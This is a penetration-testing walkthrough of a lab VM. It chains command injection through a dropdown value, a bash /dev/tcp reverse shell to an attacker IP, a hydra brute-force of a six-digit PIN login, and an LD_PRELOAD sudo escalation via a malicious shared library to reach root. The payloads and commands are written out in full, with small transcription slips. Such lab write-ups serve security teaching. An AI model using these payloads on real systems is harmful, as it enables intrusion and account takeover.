

# Walkthrough

## Authors:

Kai Johnson and Yusuf Ismail

## Introduction:

In this walkthrough, we'll dissect a multi-stage attack against a web application. The focus will be on three core vulnerabilities:

- **Command Injection:** Allowing the execution of arbitrary commands on the web server.
- **Password Spraying:** Exploiting weak password policies to gain user credentials.
- **LD\_PRELOAD Misconfiguration:** Leveraging a sudoers misconfiguration to escalate privileges.

Once the VM is imported and spawned, we need to grab its IP address. The first step in identifying the IP address of the VM would be running ifconfig or ipconfig and finding the IP address range for the visualized network. In this example, the interface was named bridge100 and my attacker's IP address was 10.0.2.1.

### To find the VM's IP address

1. Run `arp -i bridge100 -a`  
Replace bridge100 with interface name. If that didn't work, go to step 2.
2. run `nmap -sn 10.0.2.0/24`  
replace 10.0.2.0 with the range of IP addresses of that interface.

From here onwards, we will use

**Target IP = 10.0.2.6**

**Attacker IP = 10.0.2.1**

## ▼ 1. Command Injection

Run the following command to find the open port on the machine.

```
nmap -nP 10.0.2.6
```

You should find that port 80 is open which is for HTTP.

Navigate to the target IP in your browser, to find a very simple website shown below.

| <http://10.0.2.6>

## Welcome To Hack Me Not

This is a sample content.

[Animal Pictures](#)

[Login Page](#)

Looking at the Animal Pictures page, we find that it is also a simple web page containing a dropdown to show three animals that you can choose from.

Home

rabbit ▼

Change Image

When we click Change Image button, we are redirected to

**Normal Intention**

**[http://10.0.2.6/is\\_existant.php?img=image1.png](http://10.0.2.6/is_existant.php?img=image1.png)**

which contains the following HTML

```

```

We guess that **is\_existant.php** script seems to check if an image exists or not and serves it. We can try to manipulate the dropdown values to execute a command on the server backend.

## Simple Command Injection

We try inserting a semicolon and a simple shell command to one of the values of the dropdown menu by changing the HTML code for it resulting in the following option.

```
<option value="image1.png;whoami">rabbit</option>
```

We notice we get directed to this link

**[http://10.0.2.6:8000/is\\_existant.php?img=image1.png%3Bwhoami](http://10.0.2.6:8000/is_existant.php?img=image1.png%3Bwhoami)**

```

```

## Acquiring a Reverse Shell

We now open a netcat listening socket on port 4444 using

```
nc -lvp 4444
```

We then Generate a reverse shell command to connect to our socket which when injected looks like

```
<option value="image1.png;bash -c 'bash -i >& /dev/tcp/10.
```

```
0.2.1/4444 0>&1'">rabbit</option>
```

Upon clicking Change Image button, our attacker shell will look like

```
nc -lvn 4444
www-data@kali:/var/www/html$
```

Now that we are inside the server as www-data user, we can view `is_existant.php` to see where the vulnerability came from. As shown below, this vulnerability is due trusting the user input and executing it directly.

```
<!--is_existant.php-->

<?php
    ...
    $image_name = $_GET['img'];

    $output = shell_exec("[ -f ./assets/$image_name ] &
& echo /assets/$image_name || echo 'File does not exist'");
    ...
?>
```

## ▼ 2. Password Spraying

### Investigating

We try to look at the current directory to see if there is anything important.


```
www-data@kali:/var/www/html$ ls -l
-rwxr-x--- 1 root bar    26 Mar  9 20:32 script.sh
...
```

The only interesting thing is this script called script.sh that group bar has execute permissions on without read or write permissions. We go to see who is in this group and we find user2 as a member of the group

```
www-data@kali:/var/www/html$ cat /etc/group | grep bar
bar:x:1001:user2
```

Maybe if we break in to user2 we could find something important. We end our reverse shell and go to

| <http://10.0.2.6/login.php>



A screenshot of a web application's login page. At the top center is a blue link labeled "Home". Below it are two input fields: "Username:" followed by a text box, and "Password:" followed by a text box. Under the password field is a note: "Note: use your 6 digit pin here". At the bottom center is a button labeled "login". The entire form is enclosed in a light gray rounded rectangle.

The note says that the password is 6 digit so there should be  $10^6$  possibilities. These are 000000, 000001, ... 999999

We also find that the form element is

```
<form action="login.php" method="get">
...
</form>
```

So it uses get http request to confirm the user.

Our goal is to try user2 with all the password combinations possible to find the correct password and try to log in to the user2 account using this password.

## Password Spraying

We use the following python script to generate a list of all the possible passwords

```
def main():  
    with open('numbers.txt', 'w') as file:  
        for i in range(1000000):  
            num_str = str(i).zfill(6)  
            file.write(num_str + '\n')  
  
if __name__ == "__main__":  
    main()
```

We then use hydra to send the GET http requests until one pin logs us in. The command for running hydra from the terminal is:

```
hydra -t 64 -l user2 -P numbers.txt -I 10.0.2.6 http-get-form  
"/login.php:usr=^USER^&pwd=^PASS^&submit=Login:Wrong pas  
sword\!" -v
```

Note: the -t option determines the number of concurrent attempts. 64 takes a lot of CPU load, but it makes the time to break in faster.

After letting hydra run for a couple of hours, we get the password.

```
[80][http-get-form] host: 10.0.2.6 login: user2 password: 3  
21654
```

So we try to log in to user2, and it works!

```
ssh user2@10.0.2.6  
password: 321654  
(user2@kali)-[~]  
$
```

## ▼ 3. LD\_PRELOAD

Now that we are in using user2, let's try to see what's in the script.sh file we found earlier.

```
cd /var/www/html  
cat ./script.sh
```

```
#!/bin/bash  
echo "hello!"
```

Nothing fancy about script .sh

We go ahead to see if user2 has any good privileges by running

```
sudo -l  
Matching Defaults entries for user2 on kali:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\  
    env_keep+=LD_PRELOAD  
  
User user2 may run the following commands on kali:  
    (ALL : ALL) NOPASSWD: /var/www/html/script.sh
```

The last line means that user2 can run the script.sh file as root without the need for root password, but as we have seen before, this script contains no important data.

However, the line containing

```
env_keep+=LD_PRELOAD
```

is very important. It means that user2 can keep their environment variable called LD\_PRELOAD while running script.sh as sudo.

## What is LD and LD\_PRELOAD:

LD is the linker for GNU systems. LD\_PRELOAD is an environment variable that tells the loader to load a shared library object before any others while executing a script. For example, you might want to define a custom C function that overrides the printf, malloc, or scanf function. This environment variable is usually used for debugging purposes.

We can utilize LD\_PRELOAD to preload a C shared library of our own that will run as root.

## Creating the shared library:

The key aspect of creating this malicious shared library is defining the following function.

```
void _init(){  
    // Code that will run as sudo whenever this shared library  
    is important  
}
```

In our case, we write a C function to start a reverse shell to our machine. This code can be found at:

[https://github.com/is-yusuf/Comps-pentesting/blob/main/Final/  
shared\\_lib/reverseshell.c](https://github.com/is-yusuf/Comps-pentesting/blob/main/Final/shared_lib/reverseshell.c)

The important thing to note is the architecture for the server we are attacking, so we need to run

```
uname -a  
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian  
6.5.6-1kali1 (2023-10-09) x86_64 GNU/Linux
```

So we know it is a Kali machine based on amd64 architecture.



We have to find an amd64 machine to compile the reverseshell.c and we need to compile it as a shared object using the following flags

```
gcc -fPIC -shared -o ./reverseshell.so ./reverseshell.c -no  
startfiles
```

Then we need to transfer the output ./reverseshell.so to the victim machine. We can easily do that by hosting a simple python3 http server in the same directory from our attacker machine and download that file from our victim machine that we have access to or we could use scp.

We also need to start listening for a reverse shell on our attacker machine. Make sure that IP address in reverseshell.c and port are the same for the following command

```
nc -lnv 4000
```

We then log in to user 2 and move ./reverseshell.so to the victim machine. Then finally, we run the following command

```
mv ./revershell.c /var/www/html/  
cd /var/www/html  
sudo LD_PRELOAD=./reverseshell.so script.sh
```

After running this, we go back to the attacker machine after it gets connected to the reverse shell and run whoami

```
whoami  
root
```

And now we have root access to the victim machine!